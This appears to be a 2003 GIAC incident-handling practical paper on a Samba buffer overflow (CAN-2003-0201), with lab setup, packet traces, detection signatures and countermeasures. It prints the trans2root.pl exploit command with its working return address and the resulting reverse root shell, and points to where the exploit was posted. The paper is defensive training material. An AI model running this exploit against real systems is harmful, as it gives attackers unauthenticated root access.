Use offense to inform defense.
Find flaws before the bad guys do.

Incident Analysis in a Mid-Sized Company

GCIH Practical Assignment

Version 2.1a

Option 1 - Exploit in Action

Pete Garvin

May 15, 2003

Table of Contents

Abstract

This paper presents the handling of an actual incident framed in a fictional context. The actual incident was created in a test environment in my office. The test environment was setup as a safe place in which an incident could be allowed and handled. The fictional context of a mid-sized company is used to help guide decisions to be made before, during, and after the incident handling process. In this fictional context, it is assumed that the mid-sized company has the help of a security consultant but does not have anyone on staff trained in IT security or incident handling. It is hoped that this paper will provide useful insight to incident handlers who provide their services to mid-sized companies.

Introduction

This paper will examine network security incident analysis in a mid-sized company. The term "mid-sized" can mean many different things. For the purposes of this paper, a mid-sized company will be defined as a company that is large enough to have made a substantial investment in information technology but not large enough to have an IT security staff. In other words, IT security is one of the many hats worn by the person(s) fulfilling the system administrator role.

The following assumptions are made about the fictional company used to create a context for this incident handling exercise:

1. The company depends on their IT infrastructure for basic business operations and vital business data.
2. The person in the system administrator role has no IT security training and no incident handling training.
3. The company has had a past negative experience with an IT security incident and has developed a relationship with an IT security consultant to provide assistance as needed.
4. The business realities of limited budgets force the company to consider carefully the anticipated business impact of any IT security incident. To keep costs down, the security consultant's services may not be used for every suspected or actual IT security incident.
5. The limited IT budget requires use of open source software, surplus hardware, base OS functionality, and other low cost tools.
6. The company operates from a single geographical location.

These assumptions will be used throughout the paper to more realistically reflect the decisions an actual mid-sized company may make when responding to an incident.

To make the scenario as realistic as possible, a test environment, as described in the Attack section, was set-up to provide a safe place to practice handling an actual incident. The basic network infrastructure was already in place so only a few pieces of additional equipment were needed to create the test environment. The additional equipment consisted of a Compaq desktop that wasn't being used and an older model, used Thinkpad purchased specifically for use as the target of attack. This test environment was implemented in my office and used a DSL internet connection.

The phrase "honeypot-like" could be used to accurately describe the server in the DMZ part of the test environment. Questions have been recently raised about the legal liability associated with honeypots [1]. The purposes of deploying a true honeypot include to:

- Allow it to be attacked
- Gather and analyze information about an attacker
- Monitor and learn from the attackers techniques so security can be improved
- Divert attention away from production resources

Only the first of these four purposes, allow it to be attacked, accurately describes the purpose of the target server in the DMZ test environment setup for this GCIH practical exam. The purpose is not to monitor the attacker or intercept any communications but rather to create a situation in which incident handling techniques could be put into practice. Also, outbound traffic patterns from the DMZ test environment were logged and the logs were reviewed to ensure the DMZ test environment would not be used as a platform for attacking other systems.

My intent was to allow an external attacker to compromise a system and then use that system compromise as an incident to be handled. The system was exposed to the Internet in a very controlled way to see if a specific vulnerability, a buffer overflow in a Samba server, would be exploited. This exploit was studied in the safety of the intranet and was exposed to the Internet using the honeypot-like system.

All of the commands, programs, and results discussed in this paper were run in one of the two test environments – an internal or intranet environment and an external DMZ environment that had controlled exposure to the Internet.

The Exploit

The vulnerability focused on in this paper is a buffer overflow in the Samba server. The vulnerability has been assigned CAN-2003-0201 in the CVE (Common Vulnerabilities and Exposures) database. The vulnerability, along with several similar buffer overflow vulnerabilities in Samba, is included in the CERT's Vulnerability Note VU#267873. More information about the exploit can be found at [2] and [3]. The vulnerability, if exploited, allows an attacker to execute arbitrary commands with the authority of the userID used to run the Samba server process or smbd daemon. The Samba server will most likely be run under a userID with root authority.

Samba is an open source software suite that provides file sharing and print services to SMB (Server Message Block) and CIFS (Common Internet File System) clients. SMB and CIFS protocols are best known for their use in the Windows environment. Samba provides a file sharing and print services capability that can be shared between multiple operating system environments.

Since Samba is a popular open source software suite, this vulnerability affects many operating systems that include the Samba software. Potentially vulnerable are operating systems or software products that use or are based on versions of Samba up to and including 2.2.8. Software confirmed with the vulnerability include versions of Mac OS, many Linux variants, and several UNIX products including HP's CIFS 9000 Server and IBM's AIX Toolbox for Linux.

Also affected is Samba-TNG version 0.3.1 and earlier. Samba-TNG is a fork off of the original Samba source code tree that was started to allow for testing of new ideas without threatening the stability of the main Samba code.

In addition, Samba has been ported to other platforms including MVS, Novell, and VMS. The exploit probably exists on these platforms as well but I can't say for sure without examining the source code ultimately compiled on these platforms. Depending on what source code changes were made during the port to a specific platform, the vulnerability may or may not exist on that platform.

This vulnerability belongs to a large class of vulnerabilities commonly referred to as buffer overflows. Simply put, buffer overflows can occur when a larger number of bits are stored in a memory location that is intended to hold a smaller number of bits. The difference between the large number of bits, call this the input buffer, and the small number of bits, call this the output buffer, is considered the "overflow". When the contents of the larger input buffer is based on some sort of user input or user controlled data, the potential exists for the user to customize the overflow bits in such a way as to force the running process to begin executing instructions encoded in the overflow bits. When this happens, the process begins executing instructions of the user's choosing and does so with the authority of the running process. An excellent overview of buffer overflows can be found at [4].

The Samba source code includes the statements shown in the following table. Note that these statements are spread out among several files in the Samba source code but are summarized here in one place for the sake of clarity. The comments are not in the original source code but were added to assist the reader not familiar with the C programming language. Some of these statements are interpreted at compile time and others are executed at run time. The exploit occurs in the StrnCpy() function call which is in the trans2.c file of the Samba source code.

C language statement	Comment
`#define PSTRING_LEN 1024`	Set PSTRING_LEN to a value of 1024
`typedef char pstring[PSTRING_LEN];`	pstring is a type of variable that is always a string of 1024 characters
`char* pname;`	pname is a type of variable that points to a character
`int16 namelen;`	namelen is variable that contains an integer number
`pstring fname;`	fname is a variable of type pstring (that is a

	string of 1024 characters)
`namelen = strlen(pname) +1;`	Set the variable namelen equal to an integer that is the number of characters in pname and add 1. The 1 is added to account for the null character that terminates the string. The number of characters in pname is limited to about 2000 bytes elsewhere in the program.
`StrnCpy(fname,pname,namelen);`	Copy namelen bytes from the variable pname to the variable fname

Figure 1 - Relevant Samba source code

The exploit can occur when the user provides hand crafted input that contains carefully selected executable code and causes pname to be a string of more than 1024 characters.

The occurrence of this exploit and the reaction of the security community demonstrates the danger of dealing with exploit code. A file called trans2root.pl, a Perl script that demonstrates how the vulnerability can be exploited, was written by Digital Defense and accidentally posted to their website [5]. It is certainly good that the exploit was understood and demonstrated, but it is unfortunate that the exploit code was accidentally released. A copy of what is claimed to be the trans2root.pl Perl script was found at another website [6] (Note – view this website at your own risk).

Digital Defense also released another Perl based tool to help scan for Samba services available on a network. This tool is called nmbping.pl and is available from the Digital Defense website [7]. This tool is intended to scan a subnet to detect presence of Samba servers that may be vulnerable to the exploit. In my testing, I found the nmbping tool to give inconsistent and in some cases inaccurate results. Sometimes not detecting hosts and sometimes not detecting Samba servers on hosts. The nmbping script was not designed as a robust security tool so it would be better to use another scanner, such as nmap, to find servers running NetBIOS / SMB file sharing services and then fingerprint the system to determine if it is likely to be running a Samba server. A UNIX system, for example, would be more likely to use Samba than a Windows system.

There are many possible variations to this exploit and attack. Variations could come in the form of modifications to the exploit code, use of different techniques once root access is obtained, or discovery and exploitation of other buffer overflows in the Samba source code. In fact, when developers were fixing this exploit, other similar buffer overflow exploits were found and fixed in the Samba source code.

The Attack

Description of network

The test environment network configuration is as follows:




Figure 2 - The test environment

Equipment	Manufacturer	Model	Software / firmware
DSL modem	SpeedStream	5360	N/A
Router / Switch	Linksys	BEFSR41	Ver. 1.44
Firewall Appliance	Sonicwall	SOHO3	Ver. 6.4.0.1
Syslog Server	Compaq	Presario	Windows 98
			Kiwi Syslog Daemon Ver 7.0.3
			Norton Personal Firewall V 4.0
Hub	Linksys	EW5HUB	N/A
Target Server	IBM	Thinkpad 600E	RedHat Linux 8.0 Kernel version 2.4.18-14
			Tripwire Ver. 2.3

Figure 3 – Details about the test environment

The DSL modem was supplied by the DSL provider and had no configuration settings that could be changed. It was just powered on and left running. The hub likewise had no configuration capability and was also just powered on and left running.

The router / switch was configured to:

- maintain a constant connection with the DSL service provider's network and therefore with the Internet
- forward all log entries to the syslog server
- expose the target server in the DMZ directly to the Internet
- allow for web browser based configuration access (userID and password authenticated) from the intranet or DMZ
- act as a DHCP server for network devices in the DMZ
- use defaults for all other settings such as filters, forwarding, or routing
- a sample log entry sent from the router / switch to the syslog server looked like this:

```
2003-04-26 07:48:26  Local7.Debug      192.168.1.1 community=public
enterprise=1.3.6.1.4.1.3093.2.2.1 uptime=3593452 agent_ip=192.168.1.1
generic_num=6 specific_num=1 version=Ver1
var01_oid=1.3.6.1.4.1.3093.1.1.0 var01_value="@in 68.16.236.227 2265
192.168.1.102 139"
```

The firewall appliance was configured to:

- use the following simple rule set

Priority	Action	Service	Source	Destination
1	Allow	HTTP Management	LAN	192.168.168.1 (LAN)
2	Deny	Default	*	LAN
3	Allow	Default	LAN	*

- send all log entries to the syslog server
- allow for web browser based configuration access (userID and password authenticated) from the intranet
- use defaults for all other settings
- a sample log entry from the firewall appliance to the syslog server looked like this:

```
2003-04-23 21:31:52   Local0.Warning    192.168.1.100     id=firewall
sn=00401013768B time="2003-04-23 21:31:52" fw=192.168.1.100 pri=4
c=32 m=177 msg="Probable TCP FIN scan" n=12 src=205.206.231.13:80:WAN
dst=192.168.1.100:5122:LAN
```

- Note that this log entry was created when someone scanned through the router / switch and hit the firewall appliance - not specifically part of this paper but interesting nevertheless

The syslog server was configured as follows:

- locked down using Symantec/Norton Personal Firewall with the following rules defined:
    - allow DNS traffic on (port 53)
    - allow syslog traffic from target and firewall appliance (port 514)
    - allow bootp traffic (port 67, 68)
    - allow SNMP traffic from the router / switch (port 162)
    - block all other inbound traffic
- used Kiwi syslog server software with filters set to eliminate large volumes of log data that add little value. See Appendix A for a screen shot of the Kiwi software filter settings.

The target server was a Linux server which very well may be found in a mid-sized company due to the license cost savings that open source code offers over proprietary systems. The Linux system was running a Samba server. For the purposes of this exercise, assume the Linux server was used internally for file sharing and is being moved to the DMZ for use as a web server. Further assume that it was an oversight that the Samba server was not disabled when the system was moved from the intranet to the DMZ. The Linux server is configured as follows:

- Samba server is running
- the following rule was added to the INPUT chain in /etc/sysconfig/iptables to syslog all incoming connection attempts
  `-j LOG --log-prefix "IPTabIn:"`
- the following rule was added to the OUTPUT chain in /etc/sysconfig/iptables to syslog all outgoing connection attempts
  `-j LOG --log-prefix "IPTabOut:"`
- IPTables was restarted using the following command:
  `/etc/initd/iptables restart`
- added the following line to /etc/syslog.conf so all syslog messages would be forwarded to the syslog server
  `*.*  @192.168.1.103`
- Tripwire is installed
- a sample log entry sent from the Linux server to the syslog server looks like this:

```
2003-04-26 07:48:26     Kernel.Warning    192.168.1.102     kernel:
IPTables:IN=eth0 OUT= MAC=00:10:a4:f8:1f:56:00:06:25:71:5e:bb:08:00
SRC=68.16.236.227 DST=192.168.1.102 LEN=48 TOS=0x00 PREC=0x00 TTL=111
ID=55068 DF PROTO=TCP SPT=2265 DPT=139 WINDOW=16384 RES=0x00 SYN URGP=0
```

Note that use of the `lokkit` utility to configure security settings on a Red Hat Liunx 8 system will overwrite the manually added IPTables settings.

Protocol description

The SMB protocol has an interesting history and is probably the most common filesharing protocol because it has shipped with every Windows system for many years [8]. To understand SMB, we need to first understand NetBIOS, one of protocols it can ride on top of. In recent years, SMB has been implemented on top of TCP and the NetBIOS layer has been eliminated. However, we will focus on the case of SMB using the NetBIOS protocol.

To help avoid confusion, it is worth mentioning a few words about the meaning of "client" and "server" in this context. For an individual interaction between two computers, one computer will initiate the interaction and the other will respond. The initiator is generally considered the client and the responder is generally considered the server. An instance of Samba on a specific computer can act as either an SMB client or an SMB server. In the case of the attack being studied,

the exploit code is the SMB client and it is attacking the SMB server. The SMB server is generally used to share files or printers and the SMB client is generally used to access these resources.

An interesting side-note is that NetBIOS is a living relic[8]. NetBIOS was originally an Application Programming Interface (API) to a device driver for some networking hardware that has long since been replaced by newer, more standardized hardware such as Ethernet and Token Ring. Its widespread use caused it to live on and be implemented on top of several other protocols including TCP.

The protocol stack used by the exploit looks like this:

SMB Client		**SMB Server**
SMB	<----------(Implemented by Samba)----------→	SMB
NetBIOS	<----------(Implemented by Samba)----------→	NetBIOS
TCP		TCP
IP		IP
Ethernet		Ethernet

Figure 4 - Protocol stack used during the attack

As with most protocols, SMB and NetBIOS protocol consists of a series of well defined requests and responses. We'll now look at the details for both a normal exchange of protocols and for the case of the vulnerability being exploited.

The three main components of a NetBIOS implementation are:

Name	**Port**	**Comment**
NetBIOS Name Service	UDP 137	Tracks name and corresponding IP address
NetBIOS Datagram Distribution Service	UDP 138	Connectionless communications
NetBIOS Session Service	TCP 139	Connection oriented communications

Figure 5 - Main components of NetBIOS

In a normal resource sharing scenario, the NetBIOS Session Service is used to set-up a session between the SMB client and SMB server. SMB protocol then flows over this NetBIOS session. SMB is capable of multiplexing access to several resources over a single NetBIOS session. Since SMB has evolved to have several dialects [8], some negotiation is needed to determine exactly which dialect will be used between the SMB client and SMB server. A normal interaction between an SMB client and SMB server will include all of the individual pieces of protocol shown below. The attack being studied only makes use of some of the shown protocol steps.

		SMB Client	SMB Server
Protocol normal for resource sharing		NetBIOS Session Request ----------→	
			←----- NetBIOS Session Response
		SMB Negotiate Protocol Request --→	
			←----- SMB Negotiate Protocol Response
	Protocol used by exploit code	SMB Session Setup Request -------→	
			←----------SMB Session Setup Response
		SMB Tree Connect Request --------→	
			←----------SMB Tree Connect Response
		Continuation Message ----------→	
		Continuation Message ----------→	

Figure 6 - SMB Protocol

When the SMB client makes the Tree Connect Request, it must tell the server what resource the client wants to access. The exploit takes advantage of this opportunity not only to specify that it wants to access the IPC$ resource, but also to introduce an oversized buffer-full of carefully selected executable code. Notice in Figure 6 that the exploit passes a long, continuing Tree Connect Request. It is in this oversized Tree Connect Request that the hand crafter buffer overflow exploit is delivered to the server.

About the attack

With some understanding of SMB, lets not dig into the details of the attack. The client specifies exactly what resource is being requested in the "Tree Connect Request" part of the protocol. In the case of the exploit, the client requests access to the IPC$ resource also known as the Null Session. The IPC$ Null Session is an infamous mechanism used by SMB protocol endpoints to share information about themselves and what resources are being made available – who in the network is participating in this sharing process and what they have to offer. The IPC$ Null Session allows the protocol endpoints to communicate in the background without any user involvement. It is very convenient for end-users when the SMB servers make use of the IPC$ mechanism since it allows the servers to learn about each other with no user involvement. Unfortunately, IPC$ is also available as an attack vector.

To exploit the vulnerability, the attacking machine needs some exploit code to speak the SMB protocol in a deviant way. The trans2root.pl script is an example of this type of exploit code. Use of the IPC$ Null Session does not require the attacker to have a valid userID or password on the target system.

Part of a buffer overflow exploit requires overwriting the return address on the stack [4] with a new return address so the malicious code begins to execute. Some trial and error guesswork is usually involved to find the right return

address. The trans2root.pl exploit, for example, can be run in a mode that guesses what the correct return address needs to be. In this mode, the first return address guess is 0XBFFFFFF and it is decreased by 0x00000200 with each increment. In the tests that I ran, the correct return address for the exploit to work turned out to be 0XBFFFF5FF. The trans2root.pl exploit code can also be run in a single shot mode where the user can specify the correct return address as an option on the command line.

The network trace, shown in its entirety in Appendix B and analyzed in pieces below, was taken when trans2root.pl was run in a single shot mode where the exploit worked on the first attempt because the correct return address was provided as input to the Perl script exploit code. The target server was a Samba server, setup specifically for this test, in my test environment. Let's walk through the trace to explain the various steps involved. First, a TCP connection is made from the attacking system (192.168.168.6) to port 139 on the target system where a NetBIOS Session Service is listening (192.168.168.3). A NetBIOS session is setup on this TCP connection.

```
No. Time       Source       Destination   Protocol Info
1  0.000000  192.168.168.6  192.168.168.3  TCP  32793 > netbios-ssn [SYN] Seq=1697159635       Ack=0 Win=5840 Len=0
2  0.000949  192.168.168.3  192.168.168.6  TCP  netbios-ssn > 32793 [SYN, ACK] Seq=1631771150 Ack=1697159636 Win=5792 Len=0
3  0.001379  192.168.168.6  192.168.168.3  TCP  32793 > netbios-ssn [ACK] Seq=1697159636 Ack=1631771151 Win=5840 Len=0
```

The Samba server has now spawned a child process to handle this incoming request. The exploit code will actually run in the context of this new child process. The original Samba server process goes back to listening for the next request for service. The exploit code now makes some valid assumptions about the Samba server and the resources available on the target server to bypass the Negotiate Protocol step of the protocol. The username of "anonymous" is used to initiate the SMB session.

```
4  0.088993  192.168.168.6  192.168.168.3  SMB  Session Setup AndX Request, User: anonymous
5  0.090030  192.168.168.3  192.168.168.6  TCP  netbios-ssn > 32793 [ACK] Seq=1631771151 Ack=1697159686 Win=5792 Len=0
6  0.094361  192.168.168.3  192.168.168.6  SMB  Session Setup AndX Response
7  0.094838  192.168.168.6  192.168.168.3  TCP  32793 > netbios-ssn [ACK] Seq=1697159686 Ack=1631771196 Win=5840 Len=0
```

Next, the IPC$ resource is specified in the Tree Connect Request. It is know in advance that this resource exists so there is no need for the exploit code to query the Samba server for a list of available resources. The data used to overflow the buffer is contained in a larger than normal Tree Connect Request. Notice that the NetBIOS session service finishes the job of delivering the remainder of the larger than normal Tree Connect Request. The buffer overflow exploit has now been delivered and the spawned Samba server process starts to handle the request. At this moment, the buffer overflows, the return address is overwritten on the stack, the processor returns control to the newly overwritten return address, and the malicious exploit code begins to execute.

```
8  0.095565  192.168.168.6  192.168.168.3  SMB  Tree Connect Request
9  0.097156  192.168.168.3  192.168.168.6  SMB  Tree Connect Response
10 0.099063  192.168.168.6  192.168.168.3  NBSS NBSS Continuation Message
11 0.099378  192.168.168.6  192.168.168.3  NBSS NBSS Continuation Message
12 0.102757  192.168.168.3  192.168.168.6  TCP  netbios-ssn > 32793 [ACK] Seq=1631771239 Ack=1697161999 Win=8640 Len=0
```

The malicious code is now executing and has changed the newly spawned Samba server process into a shell. The malicious code now initiates a TCP connection from the target computer back to the attacking computer.

```
13 0.103911  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [SYN] Seq=1637185774 Ack=0 Win=5840 Len=0
14 0.104253  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [SYN, ACK] Seq=1682764959 Ack=1637185775 Win=5792 Len=0
15 0.101966  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [ACK] Seq=1637185775 Ack=1682764960 Win=5840 Len=0
16 0.380174  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [PSH, ACK] Seq=1682764960 Ack=1637185775 Win=5792 Len=45
17 0.381694  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [ACK] Seq=1637185775 Ack=1682765005 Win=5840 Len=0
18 0.382070  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [PSH, ACK] Seq=1682765005 Ack=1637185775 Win=5792 Len=6
19 0.383172  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [ACK] Seq=1637185775 Ack=1682765011 Win=5840 Len=0
20 0.388467  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [PSH, ACK] Seq=1637185775 Ack=1682765011 Win=5840 Len=82
21 0.388942  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [ACK] Seq=1682765011 Ack=1637185857 Win=5792 Len=0
22 0.390227  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [PSH, ACK] Seq=1637185857 Ack=1682765011 Win=5840 Len=1
23 0.390424  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [ACK] Seq=1682765011 Ack=1637185858 Win=5792 Len=0
```

Note that the TCP session between ports 1981 on the target computer and 32780 on the attacking computer still exists when the trace stops. At this point, the attacker has access to a shell which is running as root on the target computer. The TCP session remaining is the communications link between the attacker's computer and the target computer. As evident from the network trace, the attack requires inbound access to port 139 on the target computer and outbound access from the target computer to another port of the attacker's choosing. At this point, the terminal on the attacking computer looks like this:

```
[localhost]# perl trans2root.pl –MS –r 0xbffff5ff –t linx86 –H192.168.168.6 –h
192.168.168.3
[*] Using target type: linx86
[*] Listener started on port 1981
[*] Starting single shot mode…
[*] Return Address: 0xbffff5ff
[*] Starting Shell 192.168.168.3:32780

--=[ Welcome to localhost.localdomain (uid=0(root) gid=0(root)
groups=99(nobody)

whoami
root
```

The attack code is platform specific since hand crafted machine instructions are being sent to the target machine in the oversized buffer. This is why the –t option is used by the attack code to specify the architecture of the target computer.

Attack signature

The following attack signatures were observed. It should be noted that some of these signatures and the commands used to detect them may vary depending on what platform the Samba server resides on. In this case, the Sama server is running on a Red Hat Linux 8.0 platform. The `script` command was used to capture some of the terminal output shown below.

A shell can be observed running in a child process of the Samba server or smbd daemon. To detect this, use the `ps` command to find the process ID or PID of the smbd daemon and then look for a process running with the smbd daemon's process ID as the parent:

```
[root@localhost]#
[root@localhost]# ps -efa | grep smbd
root       816     1  0 18:55 ?        00:00:00 smbd -D
[root@localhost]# ps -efa | grep 816
root       816     1  0 18:55 ?        00:00:00 smbd -D
root      1047   816  0 18:59 ?        00:00:00 /bin/sh
root      1083  1054  0 19:03 pts/1    00:00:00 grep 816
[root@localhost]#
```

Of course, the appropriate process files in the /proc sub-directory, corresponding to the attacker's command shell process, can also be observed.

If the attacker does not know the correct return address to use, brute force guesses are made to find the correct return address. Entries in the /var/log/samba/smdb.log similar to the following are made for failed attack attempts – that is, attack attempts with the wrong return address.

```
[2003/05/10 18:56:38, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/05/10 18:56:38, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 1047 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/05/10 18:56:38, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/05/10 18:56:38, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
```

In addition to the closed NetBIOS session, an established TCP session from the target computer to the attacker's computer can be observed.

```
[root@localhost samba]# netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      165      0 192.168.168:netbios-ssn 192.168.168.6:32793     CLOSE_WAIT
tcp        0      0 192.168.168.3:32780     192.168.168.6:1981      ESTABLISHED
[root@localhost samba]#
```

An attack signature, based on data similar to what is in Appendix B, can also be observed from a network or host based Intrusion Detection System perspective, independent of the platform used to run the Samba server. However, slight modifications to the exploit code can easily change this signature making it more difficult to detect the exploit in action [9].

Changes to samba .tdb files (trivial database files used to store Samba internal information) in the /var/log/samba directory are also observed. However, the .tbd files are changed during normal Samba use so these are not useful for isolating a unique attack signature. Also, because of the unconventional way that the exploit code starts a shell, there was no trace of the attacker's shell from the `who, w`, or `last` command.

Of course, all the attack signature information discussed so far is very transient. Once the attacker has obtained root access, log files can be modified and root kits can be installed. In addition to being aware of this transient attack signature information, we'll need to be looking for what the attacker can do once they are able to exploit the buffer overflow and gain root access. This will be touched on in the *Identification* section of this document.

Protecting against the attack

There are several options available to protect against this attack. The first option is to upgrade to Version 2.2.8a of Samba and eliminate the exploit from the source code. If you originally downloaded and compiled the Samba source code, then the faulty line of code can be modified (as described in [2]) and the source can be recompiled.

The second option is to use some of the configuration options provided by Samba in the smb.conf file such as denying all but trusted hosts from using the Samba server. Alternatively, if a dual-homed host is used, it may be appropriate to limit access to only one of the network interfaces. The Samba configuration file also allows for denying access to the IPC$ share although this will limit Samba's functionality and may not be an acceptable solution.

Of course a firewall or packet filtering router can also be used to limit access to the Samba server. It is great to limit Samba server access from an unprotected network as much as is possible. However, unless the vulnerability is eliminated from the source code, there will always be the possibility of an attack by a trusted insider.

Another possible method to protect against the attack is to limit outgoing connections from the Samba server. Remember that the exploit code running on the target computer will probably try to open a TCP connection back to the attacking computer. Outbound TCP connections could be limited but this may or may not be an acceptable solution depending on what the target computer is being used for.

The Incident Handling Process

As mentioned previously, a test environment was used to collect data and gain experience. Within this environment, two test scenarios were run. The first scenario was with both the Samba client and server on the local intranet. The second scenario was with the Samba server in the DMZ test environment. It was hoped that an attacker would have exploited this buffer overflow vulnerability while the Samba server was in the DMZ but this did not happen in the time allotted. However, the DMZ was setup and operational such that it allowed for collecting evidence from an attack if one had occurred.

Although a fictional company is used help provide a meaningful context for this exercise, all the commands described were executed on actual software / hardware in the test environment. For the purposes of this exercise, assume that the targeted server was moved to the DMZ to be used as a web server. Further assume that a web based application had been installed on the web server and was being used by customers.

Preparation

Countermeasures

We will assume that the company has had a past negative experience with a security incident and therefore has requested that some countermeasures be put in place to help reduce the chances of another incident or at least allow for more thorough incident handling if an incident does occur. All of the countermeasures described were installed and working in the test environment.

First, Tripwire was installed on the Linux server [10] before the server was connected to the DMZ. To protect the Tripwire database integrity, the database was put onto a floppy diskette and then the write protect switch was set on the diskette to make a simple, read-only source of known good data. To make the Tripwire reports simpler, the Tripwire policy file was customized to remove some of the system files that change during normal operations and during system reboot [11]. Also, a cron job was setup, as described in [11], to email a Tripwire report to the system admin every night. It only takes the system admin, or the assistant system admin acting in a backup role, a few seconds to see if any changes show up in the Tripwire report as part of their daily email check.

Second, some work was done with basic commands such as `ps`, `who`, and `netstat` to understand the "normal" behavior on the Linux server. A simple script, shown in Appendix C, was written to execute the commands with the desired options. Known good output from this script was collected during stable server operations and stored on the floppy drive along with the Tripwire database. This type of data can be useful later when analysis is underway to determine the attack vector. Again, the write protect switch on the floppy disk was set after known good data was stored.

Third, the syslog server was set-up to consolidate logging. Log files were studied and filters were applied on the syslog server to eliminate normal traffic that would add large volume to the logs with little additional informational value. Examples of log entries filtered out by the syslog server include log entries relating to normal http, dns, pop3, smtp traffic, and use of the `dd` command to perform network based backups. The Windows based Kiwi syslog software provides an easy, graphical interface to create filters. Appendix A shows a screen shot of the filter settings window in the Kiwi syslog software. An example of the syslog output was shown earlier in this document.

Policies and Procedures

We will assume a policy has been established stating that all company computer systems are for company authorized users and activities only, that systems may be monitored, and that use of the system consents to monitoring. So the users, whether authorized or unauthorized, have no valid reason to presume privacy. The company policy is stated in a "Computer Use Agreement" form that is signed by all users prior to creation of a userID and computer account. Also, the company uses system logon warning banners to remind users of the policy.

The core incident response team is small and consists of the system admin, an assistant system admin, and a security consultant. The VP of Operations is an extended member of the team who is mostly involved in evaluating the business impact of an incident, and storing evidence if necessary.

In general, the company is not interested in investing resources to gather evidence and prosecute criminals. This may sound narrow-minded but it is more a matter of making practical business decisions to keep the company financially viable – especially during an economic downturn. Remember that IT Security is here to support the company and its business – not the other way around. The company recognizes that it needs to be a good corporate citizen and will of course cooperate with law enforcement if asked. However, no legal action will be initiated without sufficient justification.

Containing and resolving the incident with a minimal impact on production is the first priority. Hard drive backups are made after an incident to allow for analysis of the attack with the goal of understanding the attack well enough that the attack vector can be identified and eliminated to prevent future similar attacks. Using the same procedures, additional hard drive backups could be made and stored for evidence if required. However, old media is re-used when performing hard drive backups. New media would be used if legal action was anticipated.

Even though company policy does not require it, some effort has gone into being prepared to collect evidence in case it is ever desirable or necessary. For example, the company may choose to involve law enforcement if someday an attacker threatens to release company confidential or customer's private information. As mentioned, the capability to make hard drive backups exists. Also, incident handling forms are used for taking detailed notes while an incident is being handled. More sophisticated recording devices such as tape recorders or cameras are not used. Members of the incident handling team are aware of the importance of chain of custody issues such as inventorying evidence, safe storage of evidence, and requiring signatures when evidence changes custody.

A procedure has been established to document the initial steps in the incident handling process. To better understand this procedure, be sure to read the list of assumptions in the *Introduction* section of the document. The procedure is

shown below. Implied but not explicitly shown is a "Proceed to the next step?" decision at the end of each step in the procedure.

1. In the event of a suspected IT security incident, the system admin is notified.
2. The system admin will review the available information and decide whether or not to review the situation with the VP of Operations.
3. The system admin and the VP of Operations will decide if the business risk is considered to be significant enough to justify involvement of the security consultant. Alternatively, they may decide that more information is needed.
4. The system admin will call the security consultant to discuss the available information. More information will be collected if necessary.
5. A three-way phone call will be initiated between the system admin, the VP of Operations, and the security consultant to discuss the available information, the probably business impact, and the course of action.
6. The security consultant will come on-site to continue the incident handling process.

It is recognized that this procedure may take precious time depending on people's availability. However, at least the company HAS a procedure to start the incident handling process. Ideally, legal counsel would be involved in this phase of the process but the company does not have a legal staff.

Identification

An incident of this sort is difficult to detect initially unless it is being specifically looked for because the attacker's root shell, with connectivity to another system, can come and go with a minimal attack signature. This assumes the company does not have an Intrusion Detection System (IDS). In a typical mid-sized company environment, an incident starting with a buffer overflow attack vector like this one may take a while to be identified. What is more obvious are the effects of how the attacker may use the compromised system over time. For example, significant amounts of disk space may be used up, the server may suffer performance degradation, the system may become unstable, important system files may be changed, rootkits may be installed, or complaints may be received about the compromised system being used to attack other systems. Symptoms such as unusual system behavior or the need to reboot often will probably be dismissed as poor software quality.

Use of a tool like Tripwire to identify changes to key parts of the system is a good way to help identify the problem earlier. Appendix D shows a sample Tripwire report. Note that all entries in the report are zero indicating no changes since the Tripwire database was initialized.

Another useful tool that can be run periodically or as needed is chkrootkit [12]. As the name implies, this tool will check for the presence of known root kit files. Finding these types of files on your system is a sure sign of system compromise. Appendix E shows a sample report from the chkrootkit tool. The tool was easy to install and use.

So other than unusual system behavior, the most likely way an incident will be identified is by a Tripwire report. After a suspicious Tripwire report is received, the system logs on the syslog server can be used to perform initial analysis.

